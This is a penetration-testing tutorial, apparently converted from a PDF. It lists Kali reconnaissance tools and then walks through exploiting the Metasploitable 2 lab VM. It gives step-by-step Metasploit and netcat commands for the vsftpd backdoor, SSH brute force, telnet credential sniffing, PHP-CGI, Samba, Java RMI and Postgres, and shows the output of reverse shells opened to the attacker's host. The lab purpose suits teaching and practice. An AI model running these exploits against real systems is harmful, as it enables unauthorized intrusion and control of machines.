X-Resolution    | 72
Y-Resolution    | 72
Resolution Unit | Inch
Exif Version    | Exif Version 2.2
User Comment    | cef54b5a8e59c89732bc25d6a2e6b90b
Pixel X Dimension | 1600
Pixel Y Dimension | 1029
FlashPixVersion | FlashPix Version 1.0
Color Space     | Internal error (unknown value 65535)
+-----+
root@kali:~/Desktop# 
```

- **strings**

This is a tool that makes it possible for the humans to be able to read characters with any file. The purpose of this tool is to be able to know what type of file your looking at and it can be used to extract text


#**string file.exe**

```
fabio@fabio-S400CA:~$ strings file.exe
!This program cannot be run in DOS mode.
Rich
:text
:.rdata
@.data
.rsrc
SSShL@X
E]u@8
QRP;6
7@JB
A/K?/??
/K7A?7/
JBCA
B@?/A
```

▪ nmblookup

Is a tool that can be used to get several meaningful information. It shows relevant information about the workstation like what's the name of the workgroup and sometimes who the users are.

#nmblookup -A [IP]




```
root@kali:~# nmblookup -A 192.168.0.187
Looking up status of 192.168.0.187
      RED          <00> -           H <ACTIVE>
      RED          <03> -           H <ACTIVE>
      RED          <20> -           H <ACTIVE>
      . .  MSBROWSE   . <01> - <GROUP> H <ACTIVE>
      WORKGROUP    <00> - <GROUP> H <ACTIVE>
      WORKGROUP    <1d> -           H <ACTIVE>
      WORKGROUP    <1e> - <GROUP> H <ACTIVE>

      MAC Address = 00-00-00-00-00-00

root@kali:~#
```

▪ dirb, dirbuster, gobuster

These are web scanners that look for web content. They basically look for web objects. It works by launching a dictionary-based attack against the webserver and analyzing the response. They all come with preconfigured attack wordlists for smooth usage, but you can use your custom wordlists



■ enum4linux

Is a tool used for enumerating data from windows hosts which contain samba systems. It could do user listing, listing of group membership information, share enumeration, detecting if a host is in a workgroup or a domain, identifying the operating system and password policy retrieval.

#enum4linux [IP]




```
root@kali:~# enum4linux -a 192.168.0.187
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jan 21 13:02:14 2019

=====
| Target Information |
=====
Target ..... 192.168.0.187
RID Range ..... 500-550,1000-1050
Username .....
```

■ smbclient

It's a samba client with an ftp-like interface. It is a tool that is used to test connectivity with a window share machine. It can also be used for transferring files or it can be used to look at share names



```
root@kali:~# smbclient -L //RED/kathy -I 192.168.0.187
Enter WORKGROUP\root's password:
Sharename      Type      Comment
-----        ----      -----
prints         Disk      Printer Drivers
kathy          Disk      Fred, What are we doing here?
tmp            Disk      All temporary files should be stored here.
IPC$          IPC       IPC Service (red server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
-----
WORKGROUP       RED
root@kali:~# smbclient //RED/kathy -I 192.168.0.187
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
kathy_stuff    0      0   Fri Jun  3 12:52:52 2016
backup         0      0   Sun Jun  5 11:02:27 2016
                                0      0   Sun Jun  5 11:04:14 2016
smb: \> 
19478204 blocks of size 1024. 16391352 blocks available
```

- **fcrackzip**

This is a tool that can be used to crack zipped files encrypted with zipcrypto through brute force and dictionary-based attacks

- **Pdfcrack**

Is a tool that is being used for recovering passwords and content from a pdf file.

pdfcrack -f [filename] [option] e.g. u-usernm, p-pwd

- **netcat**

This is a tool that is also known as the swiss army. It's a tool that is being used for reading and writing from a network connection using TCP or UDP.

listening: #nc -nlvp port

connecting: #nc [IP] port

Forward and reverse connection use netcat

- **wpscan**

Is a vulnerability scanning tool that is used by the hacker to scan remote WordPress for vulnerable plugins, usernames and passwords

#**wpscan -url [address]**

```
$ wpscan -u http://192.168.3.1/wordpress
[WPSCAN] v2.9.3 - The WordPress Security Scanner
[WPSCAN] Sponsored by Sucuri - https://Sucuri.net
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[!] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]y
[!] Updating the Database ...
[!] Update completed.
```

- **curl**

Is a tool that helps an attacker to view the source code of a web page and what contents it entails

#**curl -url [address]** → start with http/s-e

- **hash identifier**

There are many types of hashes that are being used by many applications for example MD5, SHA1, CRC8 and others. some hashes are being generated through source data of a file. The tool helps you identify what type a hash is.

■ the harvester

This is an information gathering tool that provides us with information about e-mail accounts, user names and hosts/subdomains from different public sources. Like search engines and PGP key server, the sources supported are google, bing etc.

#theharvester -d [url] -b all -h

- **metasploit**

Is a platform that provides exploits for a wide range of applications, services, operating systems and platforms. it comes with modules like payloads, exploits, auxiliary, encoders and posts which in combination can create a potential exploit

#msfconsole



```
Metasploit Framework


Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

 =[ metasploit v4.9.2-2014041601 [core:4.9 api:1.0] ]
+ -- --=[ 1303 exploits - 792 auxiliary - 220 post ]
+ -- --=[ 335 payloads - 35 encoders - 8 nops      ]

msf > █
```

▪ **sqlmap**

Is a tool that automates the discovery and exploitation of vulnerabilities to SQL injection attacks. It has many functions and included features such as detecting DBMS, databases, tables, columns, retrieve data and even take control of a database



▪ **dnsenum | dnsrecon**

This is a tool that is being used to enumerate a dns server, it enumerates services on port 53

```
root@kali:~# dnsenum --enum google.com
dnsenum.pl VERSION:1.2.3

Host's addresses:

google.com.          62      IN      A      74.125.130.100
google.com.          62      IN      A      74.125.130.101
google.com.          62      IN      A      74.125.130.102
google.com.          62      IN      A      74.125.130.113
google.com.          62      IN      A      74.125.130.138
google.com.          62      IN      A      74.125.130.139

Name Servers:

ns1.google.com.      343227  IN      A      216.239.32.10
ns2.google.com.      343227  IN      A      216.239.34.10
ns3.google.com.      343227  IN      A      216.239.36.10
```

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
If you've ever tried to learn about pentesting you would have come across Metasploitable in one way or another. In this article, we will be exploiting all the services running in Metasploitable 2, so without further ado, let's dive in.

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Network Scan

The first step towards doing what we want to achieve is a service scan that looks at all the 65535 ports of Metasploitable 2 to see what's running where and with what version. You will notice the result in the image below. Replace the IP address with you own, based on you network setup.



1 nmap -p- -sV 192.168.1.103

```
root@kali:~# nmap -p- -sV 192.168.1.103 ↵
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-13 08:02 EST
Nmap scan report for 192.168.1.103
Host is up (0.0032s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13?
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
39333/tcp open  status       1 (RPC #100024)
41911/tcp open  mountd      1-3 (RPC #100005)
44263/tcp open  nlockmgr    1-4 (RPC #100021)
50265/tcp open  rmiregistry  GNU Classpath grmiregistry
MAC Address: 00:0C:29:18:AA:46 (VMware)
```

Exploiting Port 21: FTP

We have all our ports and services listed now, let's start by Exploiting port 21 running FTP.

The first exploit is on port 21, vsftpd 2.3.4. This is one is so easy to exploit. This version sometimes has the vulnerability because someone committed code to the vsftpd repository that contained a backdoor when a smiley face (:)) is used in the username. This opens up a backdoor on port 6200. So first let's look at the Metasploit exploit.

Steps

- i. `#nmap -p6200 IP`
You will notice that this port is closed
- ii. `#nc IP 6200 -v`
The port is refusing connection
- iii. `#nc IP 21 -v`
Port 6200 is triggered by port 21


Enter the following, username as random characters ending up with :)
And password as random characters

`user dsndsjnsdjd:)`
`pass dhsddhsd`
- iv. Repeat step number i , you will notice that the port 6200 is already triggered and it is open.
- v. Lastly, repeat the step number ii to get a reverse connection
`#nc IP 6200 -v`

Then check if you have gain root access by typing id or whoami and then check the name with uname -n or uname -a

Exploiting VSFTPD 2.3.4

We have exploited the service running on port 21, now we will exploit the particular version of the FTP service. We will be searching for an exploit for VSFTPD 2.3.4 using Searchsploit.



1 searchsploit vsftpd

```
root@kali:~# searchsploit vsftpd ↵
-----
Exploit Title

-----
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
-----
Shellcodes: No Result
```

We now have our exploit, let's get into Metasploit and run it.

This module exploits a malicious backdoor that was added to the VSFTPD download archive.

This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th, 2011 and July 1st, 2011 according to the most recent information available. This backdoor was removed on July 3rd, 2011.

Issue msfconsole command, the

```
msf >search vsftpd
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

(you can add payload, but this is optional;

show payloads


set payload cmd/unix/interact

```
msf exploit (unix/ftp/vsftpd_234_backdoor) > show options
```

```
msf exploit (unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.103
```

```
msf exploit (unix/ftp/vsftpd_234_backdoor) > exploit
```

And as you can observe, we have owned the command shell of the remote machine.



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor ↵
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.103:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.103:21 - USER: 331 Please specify the password.
[+] 192.168.1.103:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.109:37163 -> 192.168.1.103:6200) at 2018-01-11 11:45:11 +0530
ifconfig ↵
eth0      Link encap:Ethernet HWaddr 00:0c:29:18:aa:46
          inet addr:192.168.1.103 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe18:aa46/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:2066 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1847 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:182554 (178.2 KB) TX bytes:184790 (180.4 KB)
            Interrupt:19 Base address:0x2000
lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:147 errors:0 dropped:0 overruns:0 frame:0
            TX packets:147 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:44565 (43.5 KB) TX bytes:44565 (43.5 KB)
```

```

msf > use auxiliary/scanner/ssh/ssh_login ↵
msf auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/ssh/ssh_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/ssh/ssh_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.1.103:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu
[*] Command shell session 1 opened (192.168.1.109:43993 -> 192.168.1.103:22) at 2018-0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > sessions -u 1 ↵
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.109:4433
[*] Sending stage (861480 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.109:4433 -> 192.168.1.103:42069) at 2018-0
[*] Command stager progress: 100.00% (773/773 bytes)
msf auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter >

```

Exploiting port 23 TELNET (Credential Capture)

We are using Wireshark to capture the TCP traffic, it is set to run in the background while we connect to Metasploitable 2 through telnet using “msfadmin” as credentials for user name and password.



1 telnet 192.168.1.103

```
root@kali:~# telnet 192.168.1.103 ↵
Trying 192.168.1.103...
Connected to 192.168.1.103.
Escape character is '^]'.

[REDACTED]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri Sep 28 11:56:57 EDT 2018 on ttym1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
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applicable law.

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http://help.ubuntu.com/
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ █
```

Once successfully connected we go back to Wireshark. Now we click the “TCP Stream” option under Analyze > Follow. This shows us the login credentials in plain text.

```
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 17
tcp.stream eq 17
Wireshark · Follow TCP Stream (tcp.stream eq 17) · eth0
No. Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: mmssffaaddmmiinn
Password: msfadmin
Last login: Fri Sep 28 12:22:57 EDT 2018 from 192.168.1.109 on pts/12
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686
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No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
msfadmin@metasploitable:~$
```

Exploiting Port 80 (PHP_CGI)

We know that port 80 is open so we type in the IP address of Metasploitable 2 in our browser and notice that it is running PHP. We dig a little further and find which version of PHP is running and also that it is being run as a CGI. We will now exploit the argument injection vulnerability of PHP 2.4.2 using Metasploit.

The screenshot shows a web browser displaying the output of the PHPinfo script. The title bar indicates the URL is 192.168.1.103/phpinfo.php. The main content area has a purple header with the text "PHP Version 5.2.4-2ubuntu5.10" and the PHP logo. Below this is a table containing various PHP configuration settings. One specific row, "Configuration File (php.ini) Path", which contains the value "/etc/php5/cgi", is highlighted with a yellow rectangular box.

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.toLowerCase, string.strip_tags, convert.*., consumed, convert.iconv.*., bzip2.*., zlib.*

When running as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: “if there is NO unescaped ‘=’ in the query string, the string is split on ‘+’ (encoded space) characters, url decoded, passed to a function that escapes shell metacharacters (the “encoded in a system-defined manner” from the RFC) and then passes them to the CGI binary.” This module can also be used to exploit the Plesk 0day disclosed by kingcope and exploited in the wild in June 2013.

```
1 msf > use exploit/multi/http/php_arg_injection  
2 msf exploit (multi/http/php_arg_injection) > set rhost 192.168.1.103  
3 msf exploit (multi/http/php_arg_injection) > exploit
```

```
msf > use exploit/multi/http/php_cgi_arg_injection ↵  
msf exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.1.103  
rhost => 192.168.1.103  
msf exploit(multi/http/php_cgi_arg_injection) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.108:4444  
[*] Sending stage (38247 bytes) to 192.168.1.103  
[*] Meterpreter session 1 opened (192.168.1.108:4444 -> 192.168.1.103:42484) at 2018-12  
  
meterpreter > sysinfo  
Computer : metasploitable  
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008  
Meterpreter : php/linux  
meterpreter >
```

Exploiting Port 139 & 445 (Samba)

Samba is running on both port 139 and 445, we will be exploiting it using Metasploit. The default port for this exploit is set to port 139 but it can be changed to port 445 as well

```
1 msf > use exploit/multi/samba/usermap_script  
2 msf exploit (multi/samba/usermap_script) > set rhost 192.168.1.103  
3 msf exploit (multi/samba/usermap_script) > exploit
```

```

msf > use exploit/multi/samba/usermap_script ↵
msf exploit(multi/samba/usermap_script) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.108:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo lDIPvm7zsY780GIr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "lDIPvm7zsY780GIr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.1.108:4444 -> 192.168.1.103:42485) at 2018-12-13 08:00

ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:18:aa:46
          inet addr:192.168.1.103 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe18:aa46/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:68124 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67492 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4218455 (4.0 MB) TX bytes:3685912 (3.5 MB)
          Interrupt:19 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:138 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:42061 (41.0 KB) TX bytes:42061 (41.0 KB)

```

Exploiting Port 8080 (Java)

This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.

We will be using the Remote Method Invocation exploit on the Java service running on port 8080. It's quite straight forward, just choose the exploit, set the target machine IP and that's it.

```
1 msf> use exploit/multi/misc/java_rmi_server
2 msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.1.103
3 msf exploit(multi/misc/java_rmi_server) > exploit
```

```
msf > use exploit/multi/misc/java_rmi_server ↵
msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.1.108:4444
[*] 192.168.1.103:1099 - Using URL: http://0.0.0.0:8080/fyzaXUYHsM7I
[*] 192.168.1.103:1099 - Local IP: http://192.168.1.108:8080/fyzaXUYHsM7I
[*] 192.168.1.103:1099 - Server started.
[*] 192.168.1.103:1099 - Sending RMI Header...
[*] 192.168.1.103:1099 - Sending RMI Call...
[*] 192.168.1.103:1099 - Replied to request for payload JAR
[*] Sending stage (53845 bytes) to 192.168.1.103
[*] Meterpreter session 3 opened (192.168.1.108:4444 -> 192.168.1.103:36103) at 2018-12-1
[-] 192.168.1.103:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the H
[*] 192.168.1.103:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf exploit(multi/misc/java_rmi_server) > sessions 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux 2.6.24-16-server (i386)
Meterpreter   : java/linux
meterpreter > ↵
```

Exploiting Port 5432 (Postgres)

Postgres is associated with SQL and runs on port 5432 and we have a great little exploit that can be used here.

On some default Linux installations of PostgreSQL, the Postgres service account may write to the /tmp directory and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

```
1 msf> use exploit/linux/postgres/postgres_payload
2 msf exploit (linux/postgres/postgres_payload) > set rhost 192.168.1.103
3 msf exploit (linux/postgres/postgres_payload) > exploit
```

```
msf > use exploit/linux/postgres/postgres_payload ↵
msf exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.108:4444
[*] 192.168.1.103:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.1.2 20060604 (Red Hat 4.1.2-34)
[*] Uploaded as /tmp/JJPayFIG.so, should be cleaned up automatically
[*] Sending stage (861480 bytes) to 192.168.1.103
[*] Meterpreter session 4 opened [192.168.1.108:4444 -> 192.168.1.103:42487] at 2018-11-11 11:45:11 +0530

meterpreter > ifconfig

Interface 1
=====
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 16436
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name : eth0
Hardware MAC : 00:0c:29:18:aa:46
